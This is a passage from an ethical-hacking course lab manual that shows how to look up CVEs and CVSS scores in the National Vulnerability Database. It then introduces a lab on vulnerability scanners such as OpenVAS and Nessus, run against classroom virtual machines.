1. In **Windows 11** machine, launch any browser (here, **Mozilla Firefox**). In the address bar of the browser place your mouse cursor and type <https://nvd.nist.gov/> and press **Enter**
2. **NATIONAL VULNERABILITY DATABASE** website appears: the recently discovered vulnerabilities can be viewed.

3. You can click on the CVE-ID link (here, **CVE-2022-0729**) to view detailed information about the vulnerability.

Note: The result might differ when you perform this task.



4. A new webpage appears, displaying **CVE-2022-0729 Detail**. You can view detailed information such as **Current Description**, **Severity**, **References**, and **Weakness Enumeration**.
5. Under the **Severity** section, click the **Base Score** link to view the CVSS details regarding the vulnerability.

CVE-2022-0729 Detail

Current Description

Use of Out-of-range Pointer Offset in GitHub repository vim/vim prior to 8.2.4440.

[View Analysis Description](#)

Severity

CVSS Version 3.x	CVSS Version 2.0
------------------	------------------

CVSS 3.x Severity and Metrics:

NIST: NVD Base Score: **8.8 HIGH**
Vector: CVSS:3.1/AV:N/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H

R CNA: huntr.dev
Base Score: **7.8 HIGH**
Vector: CVSS:3.0/AV:L/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H

QUICK INFO

CVE Dictionary Entry: CVE-2022-0729
NVD Published Date: 02/23/2022
NVD Last Modified: 03/29/2022
Source: huntr.dev

- A new webpage appears, displaying information such as **Base Scores**, **Temporal Score**, and **Environmental Score Overall Score** related to a vulnerability in graphical form, under **Common Vulnerability Scoring System Calculator CVE-2022-0729**.


Note:

- Base Score:** The metric most relied upon by enterprises and deals with the inherent qualities of a vulnerability. The table below describes the severity of a vulnerability depending upon the Base Score range:

CVSS v3.0 Ratings	
Severity	Base Score Range
None	0.0
Low	0.1-3.9
Medium	4.0-6.9
High	7.0-8.9
Critical	9.0-10.0

CVSS v2.0 Ratings	
Severity	Base Score Range
Low	0.0-3.9
Medium	4.0-6.9
High	7.0-10

- **Temporal Score:** Represents the qualities of the vulnerability that change over time, and the Environmental score represents the qualities of the vulnerability that are specific to the affected user's environment.
- **Overall Score:** Sum total of both the scores (CVSS Base Score, CVSS Temporal Score).



7. Scroll down to view more detailed information on different score metrics such as **Base Score Metrics**, **Temporal Score Metrics**, and **Environmental Score Metrics**.

Note: The results might differ depending upon the selected vulnerability

Module 05 – Vulnerability Analysis

The screenshot shows the 'Base Score Metrics' section of the NVD - CVSS v3 Calculator. It includes fields for Attack Vector (AV), Attack Complexity (AC), Privileges Required (PR), User Interaction (UI), Confidentiality Impact (C), Integrity Impact (I), and Availability Impact (A). The 'High' option is selected for all metrics.

Exploitability Metrics

Attack Vector (AV)*
Network (AV:N) Adjacent Network (AV:A) Local (AV:L) Physical (AV:P)

Attack Complexity (AC)*
Low (AC:L) High (AC:H)

Privileges Required (PR)*
None (PR:N) Low (PR:L) High (PR:H)

User Interaction (UI)*
None (UI:N) Required (UI:R)

Scope (S)*
Unchanged (S:U) Changed (S:C)

Impact Metrics

Confidentiality Impact (C)*
None (C:N) Low (C:L) High (C:H)

Integrity Impact (I)*
None (I:N) Low (I:L) High (I:H)

Availability Impact (A)*
None (A:N) Low (A:L) High (A:H)

The screenshot shows the 'Temporal Score Metrics' and 'Environmental Score Metrics' sections of the NVD - CVSS v3 Calculator. It includes fields for Exploit Code Maturity (E), Remediation Level (RL), Report Confidence (RC), and various environmental metrics.

Temporal Score Metrics

Exploit Code Maturity (E)
Not Defined (E:X) Unproven that exploit exists (E:U) Proof of concept code (E:P) Functional exploit exists (E:F) High (E:H)

Remediation Level (RL)
Not Defined (RL:X) Official fix (RL:O) Temporary fix (RL:T) Workaround (RL:W) Unavailable (RL:U)

Report Confidence (RC)
Not Defined (RC:X) Unknown (RC:U) Reasonable (RC:R) Confirmed (RC:C)

Environmental Score Metrics

Exploitability Metrics


Attack Vector (MAV)
Not Defined (MAV:X) Network (MAV:N) Adjacent Network (MAV:A) Local (MAV:L) Physical (MAV:P)

Attack Complexity (MAC)
Not Defined (MAC:X) Low (MAC:L) High (MAC:H)

Privileges Required (MPR)
Not Defined (MPR:X) None (MPR:N) Low (MPR:L) High (MPR:H)

User Interaction (MUI)
Not Defined (MUI:X) None (MUI:N) Required (MUI:R)

8. Now, navigate back to the main page of the **NATIONAL VULNERABILITY DATABASE** website. Expand **Vulnerabilities** and click **Search & Statistics** option, as shown in the screenshot.



9. Search Vulnerability Database page appears. In the **Keyword Search** field, type a target service (here, **SMB**) to find vulnerabilities associated with it and click **Search**.

Note: You can search for the vulnerabilities of the running services that were found in the target systems in previous module labs (Module 04 Enumeration).

The screenshot shows a web browser window titled "NVD - Search and Statistics". The address bar displays the URL <https://nvd.nist.gov/vuln/search>. The main content area is titled "Search Vulnerability Database" and contains the following sections:

- Search Type:** Radio buttons for "Basic" (selected) and "Advanced".
- Contains HyperLinks:** Checkboxes for "US-CERT Technical Alerts", "US-CERT Vulnerability Notes", and "OVAL Queries".
- Results Type:** Radio buttons for "Overview" (selected) and "Statistics".
- Keyword Search:** A text input field containing "SMB", with a checkbox for "Exact Match" (unchecked).
- Search Type:** Radio buttons for "All Time" (selected) and "Last 3 Months".
- Buttons:** "Search" (highlighted in blue) and "Reset".

At the bottom right of the browser window, the system tray shows the date and time as "9:41 AM 3/30/2022".

10. The **Search Results** page appears, displaying detailed information on the underlying vulnerabilities in the target service.
11. You can further view detailed information on each vulnerability by clicking on the **Vuln ID** link.

Module 05 – Vulnerability Analysis

The screenshot shows a web browser window titled "NVD - Results" displaying search results for vulnerabilities. The URL is https://nvd.nist.gov/vuln/search/results?form_type=Basic&results_type=overview&query=SMB. The page displays 20 results, with the first one being CVE-2022-22995. The columns include "Vuln ID", "Summary", and "CVSS Severity". The CVSS scores are V3.x: (not available) and V2.0: (not available). Other vulnerabilities listed include CVE-2020-24772, CVE-2022-24508, and CVE-2020-22844. The browser interface includes a navigation bar, a toolbar with icons like back, forward, and search, and a status bar at the bottom.

12. Likewise, you can search for other target services for the underlying vulnerability in the **Search Vulnerability Database** section.
13. This concludes the demonstration of checking vulnerabilities in the National Vulnerability Database (NVD).
14. Close all open windows and document all the acquired information.
15. Turn off the **Windows 11** virtual machine.

Lab Analysis

Analyze and document the results of this lab exercise.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS RELATED TO THIS LAB.

Internet Connection Required	
<input checked="" type="checkbox"/> Yes	<input type="checkbox"/> No
Platform Supported	
<input checked="" type="checkbox"/> Classroom	<input checked="" type="checkbox"/> CyberQ

Lab

2

Perform Vulnerability Assessment using Various Vulnerability Assessment Tools

Ethical hackers and pen testers are aided in vulnerability assessments with the help of various tools that make vulnerability assessment an easy task.

Lab Scenario

The information gathered in the previous labs might not be sufficient to reveal potential vulnerabilities of the target: there could be more information available that may help in finding loopholes. As an ethical hacker, you should look for as much information as possible using all available tools. This lab will demonstrate other information that you can extract from the target using various vulnerability assessment tools.

Lab Objectives

- Perform vulnerability analysis using OpenVAS
- Perform vulnerability scanning using Nessus
- Perform vulnerability scanning using GFI LanGuard
- Perform web servers and applications vulnerability scanning using CGI Scanner Nikto

Lab Environment

To carry out this lab, you need:

- Windows 11 virtual machine
- Windows Server 2022 virtual machine
- Windows Server 2019 virtual machine
- Parrot Security virtual machine
- Web browsers with an Internet connection
- Administrator privileges to run the tools

Lab Duration

Time: 55 Minutes

Overview of Vulnerability Assessment Tools

Vulnerability assessment tools are used to secure and protect the organization's system or network: security analysts can use these tools to identify weaknesses present in the organization's security posture and remediate the identified vulnerabilities before an attacker exploits them. Network vulnerability scanners analyze and identify vulnerabilities in the target network or network resources using vulnerability assessment and network auditing. These tools also assist in overcoming weaknesses in the network by suggesting various remediation techniques.

Lab Tasks

Task 1: Perform Vulnerability Analysis using OpenVAS

OpenVAS is a framework of several services and tools offering a comprehensive and powerful vulnerability scanning and vulnerability management solution. Its capabilities include unauthenticated testing, authenticated testing, various high level and low-level Internet and industrial protocols, performance tuning for large-scale scans, and a powerful internal programming language to implement any vulnerability test. The actual security scanner is accompanied with a regularly updated feed of Network Vulnerability Tests (NVTs)—over 50,000 in total.

Here, we will perform a vulnerability analysis using OpenVAS.

Note: In this task, we will use the **Parrot Security (10.10.1.13)** machine as a host machine and the **Windows Server 2022 (10.10.1.22)** machine as a target machine.

